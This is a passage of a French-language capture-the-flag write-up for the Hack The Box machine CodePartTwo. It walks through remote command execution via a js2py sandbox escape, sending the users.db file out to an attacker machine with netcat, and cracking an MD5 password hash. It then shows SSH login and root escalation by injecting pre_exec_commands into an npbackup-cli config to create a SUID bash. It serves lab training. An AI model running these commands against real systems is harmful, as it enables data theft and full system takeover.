
Cette réponse confirme que le payload parvient bien à sortir de la sandbox js2py et à exécuter une commande système sur le serveur.
Extraction de données sensibles via RCE
Une fois l’évasion de la sandbox confirmée, tu peux utiliser l’interface web comme une sorte de session distante sur le serveur.
Chaque payload exécuté via le bouton Run Code permet de lancer une commande système et d’afficher le résultat dans la zone Output du dashboard.
Commence par exécuter quelques commandes simples pour identifier l’environnement :
let cmd = "id; whoami; pwd; ls /home/"
Après avoir cliqué sur Run Code, l’application renvoie le résultat suivant :
uid=1001(app) gid=1001(app) groups=1001(app)
app
/home/app/app
app marco
Ces informations permettent déjà d’identifier plusieurs éléments importants :
- l’application s’exécute avec l’utilisateur
app - le répertoire de travail est
/home/app/app - le répertoire
/home/contient deux comptes utilisateurs :appetmarco
La présence de l’utilisateur marco est particulièrement intéressante, car elle indique qu’un compte système supplémentaire existe sur la machine.
À partir de là, tu peux continuer l’exploration du système afin d’identifier des fichiers sensibles accessibles depuis l’application, comme des fichiers de configuration ou des bases de données contenant des identifiants.
Récupération de la base SQLite instance/users.db
L’analyse du code source de l’application montre également que les comptes utilisateurs ainsi que leurs identifiants sont stockés dans une base de données SQLite nommée users.db, située dans le répertoire instance/ de l’application.
Comme l’exécution de commandes système fonctionne désormais, tu peux vérifier si ce fichier est bien présent sur le serveur.
Par exemple, l’exécution du payload suivant :
let cmd = "ls instance/"
renvoie bien :
users.db
Ce résultat confirme que la base de données users.db est bien accessible dans le répertoire instance/ de l’application.
Comme l’exécution de commandes fonctionne maintenant, il est possible de copier la base de données vers ta machine Kali afin de l’analyser localement.
Pour cela, tu peux utiliser nc (netcat) afin d’envoyer le fichier depuis la machine cible vers ta machine d’attaque, comme expliqué dans la recette « Copier des fichiers depuis et vers Kali Linux »
.
Depuis l’interface Run Code, envoie le payload suivant en remplaçant l’adresse IP par celle de ta machine Kali :
let cmd = "nc 10.10.x.x 4444 < instance/users.db"
Du côté de ta machine Kali, commence par ouvrir un port en écoute afin de recevoir le fichier :
nc -lnvp 4444 > local_users.db
Lorsque le payload est exécuté, la base de données users.db est alors transférée vers ta machine Kali et enregistrée dans le fichier local_users.db, ce qui permet de l’analyser localement.
Analyse de la base SQLite
Tu peux maintenant analyser la base de données récupérée avec sqlite3 :
sqlite3 local_users.db
Dans l’interface SQLite, commence par lister les tables présentes dans la base :
.tables
Le résultat montre deux tables :
code_snippet user
La table user est particulièrement intéressante, car elle contient les comptes de l’application.
Tu peux d’abord examiner sa structure :
.schema user
CREATE TABLE user (
	id INTEGER NOT NULL,
	username VARCHAR(80) NOT NULL,
	password_hash VARCHAR(128) NOT NULL,
	PRIMARY KEY (id),
	UNIQUE (username)
);
Ce schéma montre que la table stocke :
- un **identifiant **
- un username
- un hash de mot de passe
Tu peux ensuite afficher le contenu de la table :
select * from user;
La base renvoie alors :
1|marco|649c9d65a206a75f5abe509fe128bce5
2|app|a97588c0e2fa3a024876339e27aeb42e
Cette table contient donc deux comptes :
marcoapp
L’utilisateur app correspond au compte sous lequel l’application s’exécute sur le serveur.
En revanche, l’utilisateur marco est particulièrement intéressant dans le contexte de l’exploitation.
Lors de l’exploration du système, tu avais déjà vu que deux répertoires existaient dans /home/ :
/home/app
/home/marco
La présence de marco dans la base confirme donc qu’il s’agit bien d’un compte utilisateur du système, ce qui en fait un bon candidat pour tenter une connexion SSH sur la machine.
Crack du hash du mot de passe (MD5)
La table user contient un champ password_hash qui stocke le hash du mot de passe des utilisateurs.
Pour tenter de retrouver le mot de passe associé à l’utilisateur marco, tu peux soumettre ce hash à un service de recherche de hash public, par exemple crackstation.net.

Le mot de passe associé à l’utilisateur marco est :
sweetangelbabylove
Tu disposes maintenant d’un couple identifiant / mot de passe potentiellement utilisable :
marco : sweetangelbabylove
Connexion SSH avec les identifiants récupérés
Dans de nombreux CTF Hack The Box, les identifiants récupérés peuvent être réutilisés sur d’autres services exposés par la machine, notamment SSH.
Tu peux maintenant tester ces identifiants en SSH :
ssh marco@codeparttwo.htb
Après saisie du mot de passe, la connexion est acceptée et tu obtiens un shell sur la machine.
Quelques commandes simples permettent de vérifier le contexte d’exécution :
marco@codeparttwo:~$ id; whoami; pwd

uid=1000(marco) gid=1000(marco) groups=1000(marco),1003(backups)
marco
/home/marco
marco@codeparttwo:~$
Récupération du flag user.txt
Une fois connecté en SSH avec l’utilisateur marco, tu peux lister le contenu de son répertoire personnel :
ls -l
total 12
drwx------ 7 root root  4096 Apr  6  2025 backups
-rw-rw-r-- 1 root root  2893 Jun 18  2025 npbackup.conf
-rw-r----- 1 root marco   33 Mar  9 15:07 user.txt
Le fichier user.txt est présent dans ce répertoire.
Il suffit de l’afficher pour récupérer le flag :
cat user.txt
c308xxxxxxxxxxxxxxxxxxxxxxxxcebb
La lecture de user.txt confirme que tu as réussi ta prise de pied.
Il faut maintenant passer à l’escalade de privilèges pour obtenir un accès root.
Escalade de privilèges
Une fois connecté en SSH en tant que marco, tu disposes d’un premier accès utilisateur sur la machine.
L’escalade de privilèges consiste à identifier une commande, un script ou un service exécuté par root que l’utilisateur courant peut influencer pour obtenir une session root.
Comme dans tous mes writeups, et conformément à la recette « Privilege Escalation Linux — Méthode structurée pour CTF et HTB » , l’escalade de privilèges commence par une phase d’énumération méthodique :
- vérification des droits sudo avec
sudo -lafin d’identifier des commandes exécutables avec les privilègesroot - recherche de binaires SUID avec
find / -perm -4000 2>/dev/null(les binaires SUID s’exécutent avec les privilèges de leur propriétaire, souventroot) - analyse des Linux capabilities avec
getcap -r / 2>/dev/nullpython3 suid3num.pyafin d’identifier des binaires disposant de privilèges élevés, puis vérification de leur exploitabilité sur GTFOBins
- inspection des tâches cron avec
cat /etc/crontabafin de repérer d’éventuels scripts ou commandes exécutés automatiquement parroot - analyse des services locaux avec
netstat -tulpnpour identifier d’éventuels services internes accessibles uniquement en local - observation des processus exécutés par
rootavecpspy64(dans une deuxième session SSH) afin de détecter des scripts ou tâches planifiées lancés automatiquement
L’objectif de cette approche n’est pas de tester des exploits au hasard, mais d’identifier une faiblesse logique ou une mauvaise configuration exploitable pour progresser vers root.
Si ces vérifications manuelles ne révèlent rien d’exploitable, tu peux alors passer à une énumération automatisée avec linpeas.sh. Cet outil effectue une analyse beaucoup plus exhaustive du système. Il est plus complet, mais aussi plus lourd, et produit souvent beaucoup d’informations qu’il faudra ensuite trier et analyser.
Sudo -l
Tu commences toujours par vérifier les droits sudo :
marco@codeparttwo:~$ sudo -l
Matching Defaults entries for marco on codeparttwo:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User marco may run the following commands on codeparttwo:
    (ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
La sortie indique que l’utilisateur marco peut exécuter :
(ALL : ALL) NOPASSWD: /usr/local/bin/npbackup-cli
Le programme npbackup-cli peut donc être exécuté en root, ce qui en fait une piste prioritaire pour l’escalade de privilèges.
Identification des éléments liés à npbackup
En listant le contenu du répertoire personnel, on observe également la présence d’un fichier de configuration :
ls -l
-rw-rw-r-- 1 root root 2893 Jun 18 2025 npbackup.conf
On dispose donc de deux informations importantes :
- un programme
npbackup-cliexécutable en root - un fichier de configuration
npbackup.conf
L’analyse va se concentrer sur ces deux éléments en appliquant la méthode décrite dans la recette « Analyser rapidement un fichier texte, une sortie --help ou un fichier de configuration par mots-clés » :.
Analyse du --help de npbackup-cli
Parmi toutes les commandes testées dans la recette, celle portant sur les notions de Fichiers et chemins est particulièrement intéressante.
npbackup-cli --help | grep -Ein 'config|conf|file|path|dir|directory|folder|source|destination|target|output|tmp|temp'
Plusieurs options liées à la configuration ressortent :
-c CONFIG_FILE, --config-file CONFIG_FILE
--check-config-file
--config-filepermet de charger une configuration personnalisée--check-config-filepermet de valider une configuration
Le programme repose sur un fichier de configuration et te permet d’en fournir un personnalisé. Tu peux donc contrôler son comportement, ce qui constitue une piste intéressante pour l’escalade de privilèges.
Analyse du fichier npbackup.conf
Parmi toutes les commandes testées, celle portant sur les notions de backup et d’automatisation permet de faire ressortir les paramètres les plus intéressants :
grep -Ein 'backup|restore|snapshot|archive|tar|rsync|hook|pre|post|cron|task|job|exec' npbackup.conf
La sortie met notamment en évidence :
pre_exec_commands: []
post_exec_commands: []
Ces paramètres permettent d’exécuter des commandes avant ou après la sauvegarde.
Comme tu peux fournir ton propre fichier de configuration et que npbackup-cli s’exécute avec les privilèges root, tu peux contrôler ces commandes, ce qui ouvre la voie à l’escalade de privilèges.
Mise en place de l’exploitation
Commence par vérifier que le fichier de configuration existant est valide :
sudo /usr/local/bin/npbackup-cli -c /home/marco/npbackup.conf --check-config-file
La sortie confirme que la configuration est correctement chargée et valide :
Loaded config ... in /home/marco/npbackup.conf
Config file seems valid
state is: success
Tu peux donc te baser sur ce fichier fonctionnel pour construire notre configuration, en modifiant uniquement les paramètres nécessaires à l’exploitation.
Choix du répertoire de travail
Tu remarqueras assez rapidement que le répertoire /home/marco est régulièrement nettoyé et reconstitué.
Les répertoires de travail classiques comme /tmp et /dev/shm sont également soumis à des mécanismes de nettoyage.
Il est nécessaire de trouver un répertoire accessible en écriture par l’utilisateur marco et non soumis à un mécanisme de nettoyage.
On peut rechercher les répertoires accessibles en écriture avec la commande suivante :
find / -type d -writable 2>/dev/null
Parmi les résultats, le répertoire /var/tmp attire l’attention.
Contrairement à /home/marco, /tmp et /dev/shm, il n’est pas soumis au mécanisme de nettoyage observé précédemment.
Si tu veux, tu peux également le vérifier en y créant un fichier et en observant qu’il n’est pas supprimé.
On utilise donc /var/tmp comme répertoire de travail pour la suite de l’exploitation.
Choix de la stratégie
La première étape consiste à copier le fichier de configuration dans notre répertoire de travail :
cp /home/marco/npbackup.conf /var/tmp/root.conf
La stratégie consiste ensuite à exploiter le paramètre pre_exec_commands de notre copie du fichier de configuration.
Ce paramètre permet d’exécuter des commandes avant le lancement du backup.
Comme npbackup-cli est exécuté avec les privilèges root, ces commandes seront elles aussi exécutées en root.
L’objectif est donc d’y injecter les commandes nécessaires pour obtenir un accès privilégié.
Les commandes utilisées sont :
- copie du binaire
/bin/bashdans /var/tmp - application du bit SUID avec
chmod +s
Cela permet d’obtenir un binaire exécutable avec les privilèges root.
Note : Il aurait également été possible d’utiliser un reverse shell, mais la création d’un binaire SUID est plus simple et plus directe dans ce contexte.
Exécution de l’exploit
On commence par modifier notre fichier de configuration /var/tmp/root.conf en ajoutant les commandes dans pre_exec_commands :
nano /var/tmp/root.conf
et d’y ajouter les commandes
      pre_exec_commands:
        - cp /bin/bash /var/tmp/rootbash
        - chmod +s /var/tmp/rootbash
note : il faut indenter avec des espaces sinon le fichier ne sera pas valide
Une fois le fichier modifié, on vérifie qu’il est valide :
sudo /usr/local/bin/npbackup-cli -c /var/tmp/root.conf --check-config-file
2026-03-18 16:30:49,302 :: INFO :: Config file seems valid
2026-03-18 16:30:49,307 :: INFO :: ExecTime = 0:00:00.030375, finished, state is: success.
La sortie confirme que la configuration est correctement chargée.
On peut alors lancer le backup :
sudo /usr/local/bin/npbackup-cli -c /var/tmp/root.conf --backup
La commande génère plusieurs erreurs liées à la configuration du backup, mais cela n’empêche pas l’exécution des commandes définies dans pre_exec_commands.
On observe notamment :
Pre-execution of command cp /bin/bash /var/tmp/rootbash succeeded
Pre-execution of command chmod +s /var/tmp/rootbash succeeded
Les commandes sont exécutées avant le processus de backup.
Ainsi, même si le backup échoue ensuite, le binaire SUID est bien créé et exécutable avec les privilèges root.
Obtention du shell root
Il ne reste plus qu’à exécuter le binaire :
/var/tmp/rootbash -p
Puis vérifier les privilèges :
rootbash-5.0# id
uid=1000(marco) gid=1000(marco) euid=0(root) egid=0(root) groups=0(root),1000(marco),1003(backups)
Tu obtiens ainsi un shell en tant que root, ce qui marque la fin de l’escalade de privilèges et du challenge.
cat /root/root.txt
3660xxxxxxxxxxxxxxxxxxxxxxxxda3b
Conclusion
Ce challenge CodePartTwo HTB Easy te fait parcourir une chaîne d’exploitation complète, depuis l’exécution de code dans une sandbox JavaScript jusqu’à l’obtention d’un accès root.
Tu as vu qu’une simple fonctionnalité applicative mal sécurisée peut conduire à une compromission totale, surtout lorsqu’elle est combinée à une mauvaise configuration côté système.
Comme dans tout CTF Hack The Box, la progression repose sur une méthodologie simple et efficace :
énumération → exploitation → escalade de privilèges.
En identifiant les points d’entrée, en testant le comportement de l’application, puis en analysant les mécanismes exécutés avec des privilèges élevés, tu arrives progressivement à un contrôle complet de la machine.
Ce type de chaîne d’exploitation est typique des machines HTB Easy orientées Web et constitue un excellent entraînement pour progresser en CTF.
Tu as repéré une erreur, une imprécision ou une amélioration possible ?